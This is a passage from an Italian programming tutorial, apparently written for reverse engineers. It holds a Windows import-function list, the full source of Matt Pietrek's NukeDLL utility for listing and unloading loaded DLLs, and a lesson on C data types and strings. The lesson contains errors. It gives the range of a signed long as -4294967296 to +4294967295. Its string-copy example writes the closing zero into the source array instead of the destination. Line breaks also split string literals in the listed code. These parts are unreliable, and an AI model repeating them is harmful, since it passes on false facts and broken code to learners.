KERNEL32 254 GetModuleHandleA
KERNEL32 265 GetOEMCP
KERNEL32 274 GetPrivateProfileStringA
KERNEL32 278 GetProcAddress
KERNEL32 291 GetProfileStringA
KERNEL32 294 GetShortPathNameA
KERNEL32 296 GetStartupInfoA
KERNEL32 298 GetStdHandle
KERNEL32 299 GetStringTypeA
KERNEL32 300 GetStringTypeExA
KERNEL32 302 GetStringTypeW
KERNEL32 303 GetSystemDefaultLCID
KERNEL32 304 GetSystemDefaultLangID
KERNEL32 305 GetSystemDirectoryA
KERNEL32 307 GetSystemInfo
KERNEL32 309 GetSystemTime
KERNEL32 315 GetTempFileNameA
KERNEL32 317 GetTempPathA
KERNEL32 325 GetTickCount
KERNEL32 328 GetTimeZoneInformation
KERNEL32 329 GetUserDefaultLCID
KERNEL32 330 GetUserDefaultLangID
KERNEL32 332 GetVersion
KERNEL32 333 GetVersionExA
KERNEL32 335 GetVolumeInformationA
KERNEL32 337 GetWindowsDirectoryA
KERNEL32 339 GlobalAddAtomA
KERNEL32 341 GlobalAlloc
KERNEL32 343 GlobalDeleteAtom
KERNEL32 348 GlobalFree
KERNEL32 351 GlobalHandle
KERNEL32 352 GlobalLock
KERNEL32 354 GlobalReAlloc
KERNEL32 355 GlobalSize
KERNEL32 358 GlobalUnlock
KERNEL32 360 HeapAlloc
KERNEL32 362 HeapCreate
KERNEL32 364 HeapDestroy
KERNEL32 366 HeapFree
KERNEL32 369 HeapReAlloc
KERNEL32 370 HeapSize
KERNEL32 377 InitializeCriticalSection
KERNEL32 379 InterlockedDecrement
KERNEL32 382 InterlockedIncrement
KERNEL32 384 IsBadCodePtr
KERNEL32 387 IsBadReadPtr
KERNEL32 391 IsDBCSLeadByte
KERNEL32 397 LCMapStringA
KERNEL32 398 LCMapStringW
KERNEL32 399 LeaveCriticalSection
KERNEL32 400 LoadLibraryA
KERNEL32 401 LoadLibraryExA
KERNEL32 405 LoadResource
KERNEL32 417 LockFile
KERNEL32 419 LockResource
KERNEL32 422 MoveFileA
KERNEL32 426 MulDiv
KERNEL32 427 MultiByteToWideChar
KERNEL32 457 RaiseException
KERNEL32 470 ReadFile
KERNEL32 478 ReleaseSemaphore
KERNEL32 479 RemoveDirectoryA
KERNEL32 481 ResetEvent
KERNEL32 482 ResumeThread
KERNEL32 485 RtlUnwind
KERNEL32 489 SearchPathA
KERNEL32 524 SetCurrentDirectoryA
KERNEL32 528 SetEndOfFile
KERNEL32 529 SetEnvironmentVariableA
KERNEL32 531 SetErrorMode
KERNEL32 532 SetEvent
KERNEL32 535 SetFileAttributesA
KERNEL32 537 SetFilePointer
KERNEL32 538 SetFileTime
KERNEL32 539 SetHandleCount
KERNEL32 542 SetLastError
KERNEL32 543 SetLocalTime
KERNEL32 553 SetStdHandle
KERNEL32 574 SizeofResource
KERNEL32 575 Sleep
KERNEL32 580 SystemTimeToFileTime
KERNEL32 582 TerminateProcess
KERNEL32 584 TlsAlloc
KERNEL32 585 TlsFree
KERNEL32 586 TlsGetValue
KERNEL32 587 TlsSetValue
KERNEL32 592 UnhandledExceptionFilter
KERNEL32 593 UnlockFile
KERNEL32 603 VirtualAlloc
KERNEL32 606 VirtualFree
KERNEL32 609 VirtualProtect
KERNEL32 611 VirtualQuery
KERNEL32 618 WaitForSingleObject
KERNEL32 622 WideCharToMultiByte
KERNEL32 623 WinExec
KERNEL32 635 WriteFile
KERNEL32 651 _lclose
KERNEL32 653 _llseek
KERNEL32 655 _lread
KERNEL32 656 _lwrite
KERNEL32 658 lstrcatA
KERNEL32 661 lstrcmpA
KERNEL32 664 lstrcmpiA
KERNEL32 665 lstrcmpiW
KERNEL32 667 lstrcpyA
KERNEL32 668 lstrcpyW
KERNEL32 670 lstrcpynA
KERNEL32 673 lstrlenA
KERNEL32 674 lstrlenW
OLE32 0 BindMoniker
OLE32 5 CLSIDFromProgID
OLE32 6 CLSIDFromString
OLE32 11 CoCreateGuid
OLE32 12 CoCreateInstance
OLE32 14 CoDisconnectObject
OLE32 20 CoFreeUnusedLibraries
OLE32 23 CoGetClassObject
OLE32 29 CoGetMalloc
OLE32 43 CoIsOle1Class
OLE32 45 CoLockObjectExternal
OLE32 48 CoMarshalInterface
OLE32 54 CoRegisterClassObject
OLE32 56 CoRegisterMessageFilter
OLE32 62 CoRevokeClassObject
OLE32 68 CoTaskMemAlloc
OLE32 69 CoTaskMemFree
OLE32 75 CoUnmarshalInterface
OLE32 77 CreateBindCtx
OLE32 79 CreateDataAdviseHolder
OLE32 84 CreateILockBytesOnHGlobal
OLE32 86 CreateOleAdviseHolder
OLE32 88 CreateStreamOnHGlobal
OLE32 92 DoDragDrop
OLE32 95 GetClassFile
OLE32 143 IIDFromString
OLE32 144 IsAccelerator
OLE32 150 MkParseDisplayName
OLE32 154 OleConvertIStorageToOLESTREAM
OLE32 156 OleConvertOLESTREAMToIStorage
OLE32 162 OleCreateFromData
OLE32 164 OleCreateFromFile
OLE32 166 OleCreateLink
OLE32 168 OleCreateLinkFromData
OLE32 170 OleCreateLinkToFile
OLE32 172 OleCreateMenuDescriptor
OLE32 174 OleDestroyMenuDescriptor
OLE32 175 OleDoAutoConvert
OLE32 177 OleDuplicateData
OLE32 178 OleFlushClipboard
OLE32 179 OleGetAutoConvert
OLE32 180 OleGetClipboard
OLE32 181 OleGetIconOfClass
OLE32 183 OleInitialize
OLE32 185 OleIsCurrentClipboard
OLE32 186 OleIsRunning
OLE32 187 OleLoad
OLE32 189 OleLockRunning
OLE32 192 OleQueryCreateFromData
OLE32 193 OleQueryLinkFromData
OLE32 196 OleRegGetMiscStatus
OLE32 197 OleRegGetUserType
OLE32 198 OleRun
OLE32 199 OleSave
OLE32 200 OleSaveToStream
OLE32 202 OleSetClipboard
OLE32 204 OleSetMenuDescriptor
OLE32 205 OleTranslateAccelerator
OLE32 206 OleUninitialize
OLE32 208 ProgIDFromCLSID
OLE32 213 ReadClassStg
OLE32 214 ReadClassStm
OLE32 218 RegisterDragDrop
OLE32 219 ReleaseStgMedium
OLE32 220 RevokeDragDrop
OLE32 232 StgCreateDocfile
OLE32 233 StgCreateDocfileOnILockBytes
OLE32 237 StgIsStorageILockBytes
OLE32 239 StgOpenStorage
OLE32 240 StgOpenStorageOnILockBytes
OLE32 242 StringFromCLSID
OLE32 243 StringFromGUID2
OLE32 254 WriteClassStg
OLEAUT32 2371 OleLoad
USER32 1 AdjustWindowRect
USER32 2 AdjustWindowRectEx
USER32 4 AppendMenuA
USER32 7 AttachThreadInput
USER32 8 BeginDeferWindowPos
USER32 9 BeginPaint
USER32 10 BringWindowToTop
USER32 17 CallNextHookEx
USER32 18 CallWindowProcA
USER32 29 CharLowerA
USER32 30 CharLowerBuffA
USER32 31 CharLowerBuffW
USER32 33 CharNextA
USER32 36 CharPrevA
USER32 39 CharToOemA
USER32 40 CharToOemBuffA
USER32 43 CharUpperA
USER32 44 CharUpperBuffA
USER32 45 CharUpperBuffW
USER32 48 CheckMenuItem
USER32 52 ChildWindowFromPointEx
USER32 54 ClientToScreen
USER32 55 ClipCursor
USER32 56 CloseClipboard
USER32 60 CopyAcceleratorTableA
USER32 64 CopyRect
USER32 66 CreateAcceleratorTableA
USER32 68 CreateCaret
USER32 69 CreateCursor
USER32 75 CreateDialogParamA
USER32 77 CreateIcon
USER32 83 CreateMenu
USER32 84 CreatePopupMenu
USER32 85 CreateWindowExA
USER32 89 DdeAbandonTransaction
USER32 92 DdeClientTransaction
USER32 93 DdeCmpStringHandles
USER32 94 DdeConnect
USER32 96 DdeCreateDataHandle
USER32 97 DdeCreateStringHandleA
USER32 99 DdeDisconnect
USER32 102 DdeFreeDataHandle
USER32 103 DdeFreeStringHandle
USER32 104 DdeGetData
USER32 105 DdeGetLastError
USER32 108 DdeInitializeA
USER32 111 DdeNameService
USER32 112 DdePostAdvise
USER32 113 DdeQueryConvInfo
USER32 115 DdeQueryStringA
USER32 119 DdeSetUserHandle
USER32 121 DdeUninitialize
USER32 124 DefFrameProcA
USER32 126 DefMDIChildProcA
USER32 128 DefWindowProcA
USER32 130 DeferWindowPos
USER32 131 DeleteMenu
USER32 133 DestroyAcceleratorTable
USER32 134 DestroyCaret
USER32 135 DestroyCursor
USER32 136 DestroyIcon
USER32 137 DestroyMenu
USER32 138 DestroyWindow
USER32 142 DialogBoxParamA
USER32 144 DispatchMessageA
USER32 161 DrawFocusRect
USER32 163 DrawFrameControl
USER32 164 DrawIcon
USER32 166 DrawMenuBar
USER32 170 DrawTextA
USER32 171 DrawTextExA
USER32 175 EmptyClipboard
USER32 176 EnableMenuItem
USER32 178 EnableWindow
USER32 179 EndDeferWindowPos
USER32 180 EndDialog
USER32 182 EndPaint
USER32 185 EnumClipboardFormats
USER32 197 EnumThreadWindows
USER32 201 EqualRect
USER32 204 FillRect
USER32 205 FindWindowA
USER32 208 FindWindowW
USER32 210 FrameRect
USER32 213 GetActiveWindow
USER32 215 GetAsyncKeyState
USER32 216 GetCapture
USER32 217 GetCaretBlinkTime
USER32 218 GetCaretPos
USER32 219 GetClassInfoA
USER32 220 GetClassInfoExA
USER32 225 GetClassNameA
USER32 228 GetClientRect
USER32 230 GetClipboardData
USER32 231 GetClipboardFormatNameA
USER32 235 GetCursor
USER32 237 GetCursorPos
USER32 238 GetDC
USER32 239 GetDCEx
USER32 240 GetDesktopWindow
USER32 243 GetDlgItem
USER32 247 GetDoubleClickTime
USER32 248 GetFocus
USER32 249 GetForegroundWindow
USER32 250 GetIconInfo
USER32 257 GetKeyState
USER32 258 GetKeyboardLayout
USER32 262 GetKeyboardState
USER32 264 GetLastActivePopup
USER32 265 GetMenu
USER32 269 GetMenuItemCount
USER32 270 GetMenuItemID
USER32 271 GetMenuItemInfoA
USER32 274 GetMenuState
USER32 275 GetMenuStringA
USER32 279 GetMessagePos
USER32 280 GetMessageTime
USER32 285 GetParent
USER32 289 GetPropA
USER32 291 GetQueueStatus
USER32 292 GetScrollInfo
USER32 293 GetScrollPos
USER32 296 GetSubMenu
USER32 297 GetSysColor
USER32 299 GetSystemMenu
USER32 300 GetSystemMetrics
USER32 301 GetTabbedTextExtentA
USER32 306 GetUpdateRect
USER32 307 GetUpdateRgn
USER32 311 GetWindow
USER32 313 GetWindowDC
USER32 314 GetWindowLongA
USER32 316 GetWindowPlacement
USER32 317 GetWindowRect
USER32 318 GetWindowRgn
USER32 319 GetWindowTextA
USER32 320 GetWindowTextLengthA
USER32 323 GetWindowThreadProcessId
USER32 327 HideCaret
USER32 331 InflateRect
USER32 332 InsertMenuA
USER32 337 IntersectRect
USER32 338 InvalidateRect
USER32 339 InvalidateRgn
USER32 341 IsCharAlphaA
USER32 349 IsChild
USER32 350 IsClipboardFormatAvailable
USER32 352 IsDialogMessageA
USER32 356 IsIconic
USER32 358 IsRectEmpty
USER32 359 IsWindow
USER32 360 IsWindowEnabled
USER32 362 IsWindowVisible
USER32 363 IsZoomed
USER32 365 KillTimer
USER32 366 LoadAcceleratorsA
USER32 368 LoadBitmapA
USER32 370 LoadCursorA
USER32 374 LoadIconA
USER32 376 LoadImageA
USER32 387 LoadStringA
USER32 390 LockWindowUpdate
USER32 400 MapWindowPoints
USER32 404 MessageBeep
USER32 405 MessageBoxA
USER32 408 MessageBoxIndirectA
USER32 411 ModifyMenuA
USER32 413 MoveWindow
USER32 414 MsgWaitForMultipleObjects
USER32 417 OemToCharA
USER32 421 OffsetRect
USER32 422 OpenClipboard
USER32 431 PeekMessageA
USER32 432 PeekMessageW
USER32 433 PostMessageA
USER32 434 PostMessageW
USER32 435 PostQuitMessage
USER32 436 PostThreadMessageA
USER32 443 PtInRect
USER32 446 RegisterClassA
USER32 447 RegisterClassExA
USER32 450 RegisterClipboardFormatA
USER32 460 ReleaseCapture
USER32 461 ReleaseDC
USER32 462 RemoveMenu
USER32 463 RemovePropA
USER32 467 ScreenToClient
USER32 472 SendDlgItemMessageA
USER32 474 SendMessageA
USER32 482 SetActiveWindow
USER32 483 SetCapture
USER32 485 SetCaretPos
USER32 489 SetClipboardData
USER32 492 SetCursor
USER32 494 SetCursorPos
USER32 498 SetDlgItemTextA
USER32 501 SetFocus
USER32 502 SetForegroundWindow
USER32 504 SetKeyboardState
USER32 507 SetMenu
USER32 509 SetMenuDefaultItem
USER32 511 SetMenuItemInfoA
USER32 515 SetParent
USER32 518 SetPropA
USER32 520 SetRect
USER32 522 SetScrollInfo
USER32 523 SetScrollPos
USER32 524 SetScrollRange
USER32 534 SetTimer
USER32 538 SetWindowContextHelpId
USER32 539 SetWindowLongA
USER32 542 SetWindowPos
USER32 543 SetWindowRgn
USER32 545 SetWindowTextA
USER32 549 SetWindowsHookExA
USER32 550 SetWindowsHookExW
USER32 552 ShowCaret
USER32 553 ShowCursor
USER32 555 ShowScrollBar
USER32 557 ShowWindow
USER32 560 SubtractRect
USER32 564 SystemParametersInfoA
USER32 566 TabbedTextOutA
USER32 570 ToAscii
USER32 575 TrackPopupMenu
USER32 580 TranslateMDISysAccel
USER32 581 TranslateMessage
USER32 584 UnhookWindowsHookEx
USER32 589 UnregisterClassA
USER32 593 UpdateWindow
USER32 599 VkKeyScanA
USER32 602 VkKeyScanW
USER32 604 WaitForInputIdle
USER32 605 WaitMessage
USER32 606 WinHelpA
USER32 609 WindowFromPoint
USER32 610 keybd_event
USER32 612wsprintfA
DLL CARICATE NEL SISTEMA
Fino ad ora abbiamo analizzato utilities che permettevano di vedere quali DLL
sono caricate nel sistema.
La cosa interessante è quella legata alla metodologia per ricavare queste
informazioni da nostri programmi.
Il seguente programma in C vi mostra le DLL caricate nel sistema.
Nukedll.c
#include <windows.h>
#include <toolhelp.h>
#include "nukedll.h"
// A private message posted by the NotifyRegister callback routine when
// module load/unload activity starts.
#define WM_UPDATE_DLL_LIST (WM_USER+0x200)
BOOL DllListNeedsRefresh = FALSE; // Set to TRUE when module activity starts
HWND HWndDlg; // The HWND of the main dialog
// Make a variable in a far data segment, thereby preventing a 2nd
// instance of the program from starting up. We have a relocation
// to the DGROUP in the NotifyRegisterCallback() routine. If we
// wanted to be fancy, we could look up the HWND of the previous
// instance and activate it.
int far ForceMultipleDataSegs;
// Returns non-zero if the passed parameter is an HMODULE, 0 otherwise
BOOL IsHModule(HMODULE hModule)
{
MODULEENTRY me;
// Use TOOLHELP to tell us if the passed HMODULE is valid. If we
// were worried about speed, we could treat the HMODULE as a selector
// and read the first two bytes of the segment. If they're 'NE', then
// it's an HMODULE.
me.dwSize = sizeof(me);
return ModuleFindHandle(&me, hModule);
}
// Given a dialog box handle and and a listbox ID, return the item data
// value of the currently selected listbox entry.
DWORD GetSelectedItemData(HWND hWndDlg, int listboxID)
{
int index;
index = (int)SendDlgItemMessage(hWndDlg, listboxID, LB_GETCURSEL, 0, 0);
if ( index == - 1 )
return 0xFFFFFFFF;
return SendDlgItemMessage(hWndDlg, listboxID,
LB_GETITEMDATA, index, 0);
}
// Update the left listbox to reflect the current list of loaded DLLs
void UpdateDllList(HWND hWndDlg)
{
MODULEENTRY me;
BOOL moreToGo;
char szBuffer[256];
HWND hWndListbox;
LPWORD lpModuleFlags;
// Get the listbox's HWND. We'll be sending numerous messages to it,
// so it's more efficient than using SendDlgItemMessage().
hWndListbox = GetDlgItem(hWndDlg, IDL_DLLS);
// Clear the listbox's contents
SendMessage(hWndListbox, LB_RESETCONTENT, 0, 0);
// Use TOOLHELP to enumerate through all the DLLs in the system
me.dwSize = sizeof(me);
moreToGo = ModuleFirst(&me);
while ( moreToGo )
{
// Get a pointer to the flags WORD in the module database
lpModuleFlags = MAKELP(me.hModule, 0xC);
// Is it a DLL module?
if ( *lpModuleFlags & 0x8000 )
{
// Format a string with the module's name and reference count
wsprintf(szBuffer, "%s (%u)", (LPSTR)me.szModule, me.wcUsage);
// Add the string to the beginning of the listbox, and then
// store the HMODULE in the new entry's item data.
SendMessage(hWndListbox, LB_INSERTSTRING, 0,
(LPARAM)(LPSTR)szBuffer);
SendMessage(hWndListbox, LB_SETITEMDATA, 0, me.hModule);
}
moreToGo = ModuleNext(&me); // Go on to next module
}
// After listing all the modules, set the selection to the first one
SendMessage(hWndListbox, LB_SETCURSEL, 0, 0);
}
// update the righthand listbox to show all the modules that reference
// the selected module in the left listbox.
void UpdateReferencingDllList(HWND hWndDlg, HMODULE hModule)
{
MODULEENTRY me;
BOOL moreToGo;
char szBuffer[256];
HWND hWndListbox;
BOOL fHasReferencingDll = FALSE;
// Get the listbox's HWND. We'll be sending numerous messages to it,
// so it's more efficient than using SendDlgItemMessage().
hWndListbox = GetDlgItem(hWndDlg, IDL_USED_BY);
// Clear the listbox's contents
SendMessage(hWndListbox, LB_RESETCONTENT, 0, 0);
// If we were somehow passed an invalid HMODULE, bail out now
if ( IsHModule(hModule) == FALSE )
return;
// Use TOOLHELP to enumerate through all the DLLs in the system
me.dwSize = sizeof(me);
moreToGo = ModuleFirst(&me);
while ( moreToGo )
{
// Make a pointer to the size of the module reference table
// of the current module in the enumeration
LPWORD lpModRefCount = MAKELP(me.hModule, 0x1E);
HMODULE far * lpModRefTable;
WORD i, npModRefTable;
// Make a far pointer to the module reference table of the
// current module in the enumeration
npModRefTable = *(LPWORD)MAKELP(me.hModule, 0x28);
lpModRefTable = MAKELP(me.hModule, npModRefTable);
// Iterate through all the entries in the module reference table
for ( i = 0; i < *lpModRefCount; i++ )
{
// Did we find an HMODULE that matches the one selected in
// the left listbox?
if ( *lpModRefTable == hModule )
{
// At least one module references the selected DLL
fHasReferencingDll = TRUE;
// Add the module name to the right listbox
SendMessage(hWndListbox, LB_ADDSTRING, 0,
(LPARAM)(LPSTR)me.szModule);
break; // No need to keep looking!
}
// Advance to next HMODULE in the module reference table
lpModRefTable++;
}
// Go on to the next module in the system
moreToGo = ModuleNext(&me);
}
// If no module directly references the selected module, the module
// must have been loaded via LoadLibrary.
if ( fHasReferencingDll == FALSE )
{
wsprintf(szBuffer, "%d LoadLibrary loads", GetModuleUsage(hModule));
SendMessage(hWndListbox, LB_ADDSTRING, 0, (LPARAM)(LPSTR)szBuffer);
}
}
// This routine is similar to the UpdateReferencingDllList above. Instead
// of filling in a listbox though, it simply returns true if at least one
// module is currently implicitly linked to the passed HMODULE.
BOOL HasReferencingDll(HMODULE hModule)
{
MODULEENTRY me;
BOOL moreToGo;
if ( IsHModule(hModule) == FALSE )
return FALSE;
me.dwSize = sizeof(me);
moreToGo = ModuleFirst(&me);
while ( moreToGo )
{
LPWORD lpModRefCount = MAKELP(me.hModule, 0x1E);
HMODULE far * lpModRefTable;
WORD i, npModRefTable;
npModRefTable = *(LPWORD)MAKELP(me.hModule, 0x28);
lpModRefTable = MAKELP(me.hModule, npModRefTable);
for ( i = 0; i < *lpModRefCount; i++ )
{
if ( *lpModRefTable == hModule )
return TRUE; // Bail out! At least one referencer
found.
lpModRefTable++; // Advance to next HMODULE
}
moreToGo = ModuleNext(&me);
}
return FALSE;
}
// The TOOLHELP notification handler routine. Looks for for module loads
// and unloads, and tells the main window when to update the DLL list.
BOOL CALLBACK __loadds NotifyRegisterCallback(WORD wID, DWORD dwData)
{
// BC++ 3.1 has a bug where it ignores __loadds. Therefore
// we have to load DS by hand.
#ifdef __BORLANDC__
__asm {
mov ax, seg HWndDlg
mov ds, ax
}
#endif
if ( (wID == NFY_DELMODULE) || (wID == NFY_STARTDLL) )
{
// Only do this for the first DLL in the group of loads/unloads
if ( DllListNeedsRefresh == FALSE )
{
DllListNeedsRefresh = TRUE;
// Tell dialog to redraw the DLL list and then select
// the first DLL in the list
PostMessage(HWndDlg, WM_UPDATE_DLL_LIST, 0, 0);
PostMessage(HWndDlg, WM_COMMAND, IDL_DLLS,
MAKELPARAM(0, LBN_SELCHANGE));
}
}
return FALSE; // Tell TOOLHELP that we didn't handle the notification
}
// Handles all WM_COMMAND messages for the dialog
void Handle_WM_COMMAND(HWND hWndDlg, WPARAM wParam, LPARAM lParam)
{
if ( wParam == IDL_DLLS ) // Left listbox
{
if ( HIWORD(lParam) == LBN_SELCHANGE ) // User has selected
something
{
HMODULE hModule;
hModule = (HMODULE)GetSelectedItemData(hWndDlg, IDL_DLLS);
UpdateReferencingDllList(hWndDlg, hModule);
}
}
else if ( wParam == IDB_NUKE_DLLS ) // "Nuke Highlighted DLL" button
{
HMODULE hModule;
int cUsage;
// Get the HMODULE of the selected DLL out of the item data
hModule = (HMODULE)GetSelectedItemData(hWndDlg, IDL_DLLS);
if ( IsHModule(hModule) == FALSE )
return;
// Check to see if anybody is directly using the DLL. If so,
// prompt the user to make sure they want to procede
if ( HasReferencingDll(hModule) == TRUE )
{
if ( MessageBox(hWndDlg,
"The selected DLL has modules that reference it. Are
you "
"sure you want to do this?", "Hold on...",
MB_YESNO | MB_ICONHAND) != IDYES )
return;
}
// Get the reference count of the DLL and call
// FreeLibrary that many times
cUsage = GetModuleUsage(hModule);
while ( cUsage )
{
FreeLibrary( hModule );
cUsage--;
}
// We don't need to bother to update the DLL list here. The
// last FreeLibrary call above should have caused an
// NFY_DELMODULE notification for the DLL. There should be a
// WM_UPDATE_DLL_LIST message in our message queue, just
// waiting for the chance to redraw the DLL list.
}
else if ( wParam == IDB_EXIT ) // The "Exit" button
{
EndDialog(HWndDlg, 0);
}
}
// Handles the initial setup of the dialog
void Handle_WM_INITDIALOG(HWND hWndDlg, WPARAM wParam, LPARAM lParam)
{
HWndDlg = hWndDlg;
// Draw the DLL list in the left listbox
UpdateDllList(hWndDlg);
// Fake a user selection of the first DLL in the list
PostMessage(hWndDlg, WM_COMMAND, IDL_DLLS, MAKELPARAM(0, LBN_SELCHANGE));
// Set up our TOOLHELP notification callback
NotifyRegister(0, (LPFNNOTIFYCALLBACK) NotifyRegisterCallback, NF_NORMAL);
}
// Dialog procedure for the NukeDll dialog
BOOL CALLBACK _export NukeDllDlgProc(HWND hWndDlg, UINT msg,
WPARAM wParam, LPARAM lParam)
{
switch ( msg )
{
case WM_COMMAND:
Handle_WM_COMMAND(hWndDlg, wParam, lParam);
return TRUE;
case WM_INITDIALOG:
Handle_WM_INITDIALOG(hWndDlg, wParam, lParam);
return TRUE;
case WM_UPDATE_DLL_LIST:
UpdateDllList(hWndDlg);
DllListNeedsRefresh = FALSE;
break;
case WM_CLOSE:
EndDialog(hWndDlg, 0);
return FALSE;
}
return FALSE;
}
int PASCAL WinMain( HANDLE hInstance, HANDLE hPrevInstance,
LPSTR lpszCmdLine, int nCmdShow )
{
// Bring up the NukeDll dialog
DialogBox(hInstance, "NukeDllDlg", 0, (DLGPROC)NukeDllDlgProc);
// Shut down the TOOLHELP notifications set up in Handle_WM_INITDIALOG()
NotifyUnRegister(0);
return 0;
}
Il file di definizione
Nukedll.def
NAME 'NUKEDLL'
DESCRIPTION 'Program to show DLL list and terminate rogue DLLs'
EXETYPE WINDOWS
CODE PRELOAD MOVEABLE DISCARDABLE
DATA PRELOAD MOVEABLE MULTIPLE
STACKSIZE 5120
HEAPSIZE 1024
EXPORTS
NukeDllDlgProc @1
Il fle d’include
Nukedll.h
#define IDB_EXIT 104
#define IDB_NUKE_DLLS 103
#define IDL_DLLS 101
#define IDL_USED_BY 102
nukedll.rc
#include <windows.h>
#include "nukedll.h"
NukeDllDlg DIALOG 82, 48, 160, 114
STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU | WS_MINIMIZEBOX
CAPTION "NukeDLL - Matt Pietrek 1994"
BEGIN
CONTROL "", IDL_DLLS, "LISTBOX", LBS_NOTIFY | WS_CHILD | WS_VISIBLE |
WS_BORDER | WS_VSCROLL | WS_TABSTOP, 4, 14, 72, 80
CONTROL "", IDL_USED_BY, "LISTBOX", WS_CHILD | WS_VISIBLE | WS_BORDER |
WS_VSCROLL | WS_TABSTOP, 84, 14, 72, 80
PUSHBUTTON "Nuke Highlighted DLL", IDB_NUKE_DLLS, 4, 98, 84, 14, WS_CHILD
| WS_VISIBLE | WS_TABSTOP
PUSHBUTTON "Exit", IDB_EXIT, 108, 98, 24, 14, WS_CHILD | WS_VISIBLE |
WS_TABSTOP
LTEXT "DLLs:", -1, 4, 4, 33, 8, WS_CHILD | WS_VISIBLE | WS_GROUP
LTEXT "Used By:", -1, 84, 4, 33, 8, WS_CHILD | WS_VISIBLE | WS_GROUP
END
Ed infine il .mak
Nukedll.mak
PROJNAME = NUKEDLL
$(PROJNAME).exe: $(PROJNAME).obj $(PROJNAME).res
link /ON:N /A:16 $(PROJNAME).obj, $(PROJNAME), , 
LIBW.LIB TOOLHELP.LIB SLIBCEW.LIB,$(PROJNAME).def
RC $(PROJNAME).res $(PROJNAME).exe
$(PROJNAME).obj: $(PROJNAME).c $(PROJNAME).h
CL /W3 /GAs /G2 /O1 /c /Zi $(PROJNAME).c
$(PROJNAME).res: $(PROJNAME).rc
RC -R -FO $(PROJNAME).res $(PROJNAME).rc
DATI E PUNTATORI IN C
Porto da esempio i dati e i puntatori in C visto che questo è una via di mezzo
tra assembler ed altri linguaggi.
Inoltre il discorso è fatto in relazione alla quantità di software presenti
scritti con questo linguaggio.
Generalmente i software professionali sono scritti quasi tutti in C/C++ e se
trovate qualche programma scritto in Vbasic sicuramente non fa parte di qualche
grosso progetto.
In Vbasic ci troverete il programmino che sostituisce la shell Windows per
permettere la cancellazione e la copia di qualche files ma difficilmente ci
troverete il pacchetto di grafica professionale.
La teoria dei dati in C/C++ è semplice in quanto l’unico concetto che bisogna
tenere a mente è la dimensione del valore da memorizzarci dentro.
Mentre Vbasic differenzia il tipo stringa da quello numerico il C/C++ non fa
nessuna considerazione in merito.
Se ci troviamo davanti al problema di dover memorizzare un carattere, ‘E’ ad
esempio, possiamo usare il tipo CHAR, non perchè questo è legato ai tipi
carattere, ma solo perchè la dimensione di un CHAR in C è sufficente a mentenere
memorizzato un valore compreso tra 0 e 255 per cui ‘E’, che in ASCII avrà un
valore comèpreso in questo range, è idoneo ad essere mantenuto in una variabile
di tipo CHAR.
Una differenzazione può essere fatta per quanto concerne il tipo signed e quello
unsigned.
Normalmente un certo tipo di variabile riserva un numero X di bytes.
Questi bytes possono essere visti come sequenze di bits di cui n-1 bits
riservati al valore mentre 1 bits, l’ultimo, per il segno.
Questo significa che se ci troviamo dinanzi ad un tipo da un byte 7 bits saranno
per il valore mentre l’ultimo per il segno.
Da ciò è facile capire che oi valori signed memorizzabili in un tipo da 1 byte è
un valore compreso tra +- 127 ovvero il valore numerico rappresentabile da 7
bits.
I tipi del C sono :
a) char - Character.
Il valore è da -128 a +127
Se si utilizza la specifica unsitgned prima della definizione del tipo si fa in
modo che anche il bit per la rappresentazione del segno venga usato per il
valore per cui in un
unsigned char
Il seguente programmino testa se il sistema supporta il tipo unsigned.
#include <stdio.h>
main()
{
char a;
unsigned char b;
a = b = 128;
a >>= 1;
b >>= 1;
printf ( "nYour computer has %ssigned char.nn", a == b ? "un" : "" );
}
b) int - Integers.
Lo stesso discorso di prima.
Il numero di bytes varia a aseconda della macchina.
Una volta il tipo int era di 2 bytes su certe macchine mentre su altre che
distinguevano il tipo long integer da quello short integer lo trattavano a 4
bytes come il tipo long.
In ogni caso guardate l’ambiente e il sistema.
Se il tipo int è a 2 bytes allora avrete :
int - 2 bytes – 15 bits per il valore e 1 per il segno – da -32768 a +32767
unsigned int – 2 bytes – 16 bits per il valore – 65535
c) long – Long
Qui il valore è quello di 4 bytes ovvrero 31 per il valore e 1 per il segno o
tutti per il valore.
Il range è -4294967296 +4294967295.
d) float e double - The Real Numbers.
I valori per questi tipi sono :
MAXFLOAT 3.40282346638528860e+38
MINFLOAT 1.40129846432481707e-45
MAXDOUBLE 1.79769313486231470e+308
MINDOUBLE 4.94065645841246544e-324
In C avete a disposizione il concetto di array per creare delle liste di valori
dello stesso tipo.
Le stringhe vengono infatti trattate dal C come array anche se di fatto il
compito di gestire alcune cose è compito degli algoritmi.
Per fare un esempio con il basic potrei avere :
A$ = “Stringa”;
B$ = A$;
La prima variabile, a seguito dell’assegnazione, conterrebbe il valore Stringa.
La seconda assegnazione copierebbe Stringa in B$.
Di fatto quella che pe noi è una sola azione per il sistema è un algoritmo.
In pratica ogni carattere di A$ verrebbe preso e se considerato valido copiato
in B$.
Il controllo di validità, è da copiare o no, potrebbe essere fatto mediante la
lunghezza della stringa (ripeti per n volte con n = a len(A$)), oppure mediante
un carattere di controllo (è il carattere x di A$ == al carattere di fine
stringa ? NO. Allora copia).
Questo per dire che in C le stringhe vengono trattate solo per il fatto ce
esistono algoritmi per la loro gestione.
In genere il carattere 0 (non ASCII(0) ... proprio NULL) è usato per terminare
la stringa.
Esiste una famiglia di funzioni del C che servono a manipolare le stringhe.
Lasciamo per ora perdere il C++ e il suo operator overloading !
Queste funzioni permettono la copia di due array, l’accodamento e la
comparazione.
In ogni caso essiste sempre una grossa componente algoritmica che è simile a
quella che troverete analizzando i sorgenti in assembler nelle fasi di
comparazione.
Prendiamo l’algoritmo di copia da un array all’altro.
Usa i come indice e assegnalo a 0
Prendi il caratteri i dell’array b.
Segna posizione.
E’ 0 ovvero il carattere di fine stringa ?
Si. Aggiungi all’array a nella posizione i il carattere null e termina.
No. Aggiungi all’array a nella posizione i il carattere i dell’array b.
Incrementa i di 1 e riprendi dalla posizione segnata.
In C :
char a[] = “Stringa”;
char b[10];
int index = 0;
while(a[index] != 0) {
b[index] = a[index];
++index;
}
a[index] = 0;
Bisogna ricordarsi sempre che in fase di assegnazione fatta alla dichiarazione
il carattere 0 di fine stringa viene assegnato automaticamente se no è compito
nostro ad inserirlo.
Se ad esempio nell’algoritmo precedente ci si fosse dimenticati di assegnare
l’aultimo 0 a a[index] avremmo avuto problemi utilizzando nuovamente a (provate
a pensare se in b[] non ci fosse stato lo 0 ... sarebbe andato avanti
al’infinito).
Questo tipo di algoritmi li troverete spesso nei controlli fatti dalle routine
in assembler.
